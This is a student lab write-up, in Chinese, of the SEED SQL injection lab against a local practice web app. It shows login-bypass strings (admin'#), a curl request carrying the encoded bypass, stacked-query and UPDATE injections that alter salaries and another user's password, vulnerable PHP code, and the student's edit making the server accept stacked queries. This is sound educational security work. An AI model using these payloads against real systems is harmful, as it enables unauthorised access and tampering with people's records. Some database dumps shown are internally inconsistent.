

# Lab6

Author: 57119108 吴桐

Date: 2021.7.22

## Task 1: Get Familiar with SQL Statement

首先启动实验所需的 docker，使用 dockps 命令查看当前 docker 的信息。

```
[07/22/21]seed@VM:~/.../Labsetup$ dockps
34ffc657747d  mysql-10.9.0.6
bc414aebb2e0  www-10.9.0.5
```

图 1

我们使用 docksh 进入到 MySql 所在的 docker 中。

```
[07/22/21]seed@VM:~/.../Labsetup$ docksh 34
root@34ffc657747d:/# mysql -uroot -pdees
```

图 2

简单测试 MySQL。

```
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```
Database changed
mysql> show tables;
+-----+
| Tables_in_sqllab_users |
+-----+
| credential              |
+-----+
1 row in set (0.00 sec)
```

图 3

```
mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	999999	9/20	10211002				A	fdbe918bdae83000aa54747fc95fe0470fff497640bd001563085fc35165329ea1ff5c5ecdbbbee
2	Boby	20000	1	4/20	10213352					a3c50276cb120637cca669eb38fb9928b017e9ef
3	Ryan	30000	233	4/10	98993524					995b8b8c183f349b3cab0ae7fccd39133508d2af
4	Samy	40000	90000	1/11	32193525					99343bff28a7bb51cb6f22cb20a618701a2c2f58
5	Ted	50000	110000	11/3	32111111					a5bdf35aldf4ea895905f6f6618e83951a6effc0
6	Admin	99999	400000	3/5	43254314					

```
6 rows in set (0.00 sec)
```

图 4

## Task 2: SQL Injection Attack on SELECT Statement

打开 unsafe\_home.php 文件，相关语句如图 5 所示。

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
```

图 5

**Task 2.1: SQL Injection Attack from webpage.**

此 Task 是以管理员身份从登录页登录到 web 应用程序，这样我们就可以看到所有员工的信息。我们知道管理员的帐户名 admin，但不知道密码。

在 USERNAME 一栏输入 admin'#，PASSWORD 一栏任意填写（或不填写）。点击 login 即可进入到管理员 admin 用户界面。




图 6




图 7

**Task 2.2: SQL Injection Attack from command line.**

此 Task 中，我们需要在不使用网页的情况下完成 Task2.1 的工作。我们可以使用命令行工具 curl，它可以发送 HTTP 请求。如果需要在用户名或密码字段中包含特殊字符，则需要对它们进行正确编码，否则它们会更改请求的含义。如果要在这些字段中包含单引号，则应改用%27；如果要包含空格，则应使用%20；如果要包含 ‘#’，则应使用%23。

在本地终端输入指令:

```
[07/22/21]seed@VM:~/../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?user
name=admin%27%23'
```

图 8

```
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>

      <ul class="navbar-nav mr-auto mt-2 mt-lg-0" style="padding-left: 30px;"><li class="nav-item active"><a class="nav-link" href='unsafe_home.php'>Home <span class="sr-only">(current)</span></a></li><li class="nav-item"><a class="nav-link" href='unsafe_edit_frontend.php'>Edit Profile</a>
</li></ul><button onclick="logout()" type="button" id="logoutBtn" class="nav-link my-2 my-lg-0">Logout</button></div></nav><div class="container">
<br><h1 class="text-center"><b> User Details </b></h1><hr><br><table class="table table-striped table-bordered"><thead class="thead-dark"><tr><th scope="col">Username</th><th scope="col">Email</th><th scope="col">EId</th><th scope="col">Salary</th><th scope="col">Birthday</th><th scope="col">SSN</th><th scope="col">Nickname</th><th scope="col">Address</th><th scope="col">Ph. Number</th></tr></thead><tbody><tr><th scope="row">Alic
e</th><td>10000</td><td>9999999</td><td>9/20</td><td>10211002</td><td>A</td><td></td><td></td><td></td></tr><tr><th scope="row">Boby</th><td>2000
0</td><td>1</td><td>4/20</td><td>10213352</td><td>B</td><td></td><td></td><td></td></tr><tr><th scope="row">Ryan</th><td>30000</td><td>50000</td>
<td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope="row">Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope="row">Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td></tr><tr><th scope="row">Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td></tr></tbody></table>
<div class="text-center">
  <p>
    Copyright &copy; SEED LABS
  </p>
</div>
</div>
<script type="text/javascript">
function logout(){
  location.href = "logout.php";
}
</script>
</body>
</html>
[07/22/21]seed@VM:~/../Labsetup$
```

图 9

### Task 2.3: Append a new SQL statement.

在以上两种攻击中,我们只能从数据库中窃取信息;如果我們可以在登录页面中使用相同的漏洞修改数据库,效果会更好。一种想法是使用 SQL 注入攻击将一条 SQL 语句转换为两条,第二条是 update 或 delete 语句。在 SQL 中,分号用于分隔两个 SQL 语句。

修改 unsafe\_home.php 文件如图 10 所示。

```
// create a connection
$conn = getDB();

$sql2 = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
mysqli_multi_query($conn,$sql2);
```

图 10

在登陆界面的 USERNAME 栏输入以下代码,点击 login。

```
admin';update credential set salary=233 where ID=3#
```

User Details								
Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	999999	9/20	10211002	A			
Boby	20000	1	4/20	10213352				
Ryan	30000	233	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

图 11

### Task 3: SQL Injection Attack on UPDATE Statement

如果 UPDATE 语句出现 SQL 注入漏洞，则损害会更严重，因为攻击者可以利用该漏洞修改数据库。在我们的 Employee Management 应用程序中，有一个 Edit Profile 页面，允许员工更新他们的配置文件信息，包括昵称、电子邮件、地址、电话号码和密码。要转到此页面，员工需要先登录。当员工通过 Edit Profile 页面更新其信息时，将执行以下 SQL 更新查询。在 unsafe edit backend.PHP 文件中实现的 PHP 代码用于更新员工的个人资料信息。

```
$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where
ID=$id;";
}else{
    // if password field is empty.
    $sql = "UPDATE credential SET
nickname='$input_nickname',
email='$input_email',
address='$input_address',
PhoneNumber='$input_phonenumber'
where ID=$id;";
}
$conn->query($sql);
$conn->close();
```

图 12




图 13

### Task 3.1: Modify your own salary.

如 Edit Profile 页面所示，员工只能更新其昵称、电子邮件、地址、电话号码和密码；他们无权更改工资。Alice 是一个不满的员工，而老板 Bobby 今年没有给 Alice 加薪。Alice 希望通过利用 Edit Profile 页面中的 SQL 注入漏洞来增加自己的工资。





图 14



Alice's Profile Edit

NickName: A',salary=999999,#

Email: Email


Address: Address

Phone Number: PhoneNumber

Password: Password

Save

图 15




Alice Profile

Key	Value
Employee ID	10000
Salary	999999
Birth	9/20
SSN	10211002
NickName	A
Email	
Address	
Phone Number	

图 16

### Task 3.2: Modify other people's salary.

我们可以使用最简单粗暴的方法，直接使用 Task1 中的技巧登录 Bobby 的帐号，更改其工资。



Employee Profile Login

USERNAME: boby'#

PASSWORD: Password

Login

图 17

Boby's Profile Edit

NickName

B',salary=1,#

Email

Email

Address

Address

Phone Number

PhoneNumber

Password

Password

Save

图 18

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	B
Email	
Address	
Phone Number	

图 19

当然我们也可以登录 admin 或者 Alice 的帐号，在 Edit Profile 界面进行操作。

Admin's Profile Edit

NickName

' ,salary=1 where ID=2;#

Email

Email

Address

Address

Phone Number

PhoneNumber

Password

.....

Save

图 20

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	999999	9/20	10211002	A			
Boby	20000	1	4/20	10213352				
Ryan	30000	233	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

图 21

Task 3.3: Modify other people’ password.

在更改了 Boby 的工资后，Alice 仍然心怀不满，所以 Alice 想更改 Boby 的密码，这样就可以登录他的帐户并造成进一步的损害。

最简单的方法，是直接使用 Task1 中的技巧登录 Boby 的帐号，更改其密码。

Employee Profile Login

USERNAME

boby'#

PASSWORD

Password

Login

图 22



Bobby's Profile Edit

NickName

NickName

Email

Email

Address

Address

Phone Number

PhoneNumber

Password

...

Save

图 23

或者，我们利用 mysql 计算得到我们想要得到的密码的 SHA-1。

```
mysql> select sha1('abc');
+-----+
| sha1('abc') |
+-----+
| a9993e364706816aba3e25717850c26c9cd0d89d |
+-----+
1 row in set (0.01 sec)
```

图 24

登录 admin 或者 Alice 的帐号，在 Edit Profile 页面上任一栏输入（注意 Password 一栏必须有输入）：`’,password=’XXX’ where ID=2;#`

Admin's Profile Edit

NickName

7850c26c9cd0d89d' where ID=2;#

Email

Email

Address

Address

Phone Number

PhoneNumber

Password

.....

Save

图 25

我们可以看到 credential 内部的信息已经更改：

```
mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	999999	9/20	10211002				A	fdbe918bdae83000aa54747fc95fe8470fff4976
2	Boby	20000	3	4/20	10213352					a9993e364706816aba3e25717850c26c9cd0d89d
3	Ryan	30000	233	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

图 26

尝试使用新密码登录 Bobby 的账户成功。

Employee Profile Login

USERNAME

boby

PASSWORD

•••|

Login

图 27

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	B
Email	
Address	
Phone Number	

图 28

### Summary

本次实验有一定的难度，涉及到修改代码，设计攻击语句等。需要注意的是，在本地修改代码之后，需要关闭所有 docker，重新进行 dcbuild 以及 dcup。目前 Task3.3 还没有找到更好的攻击方法。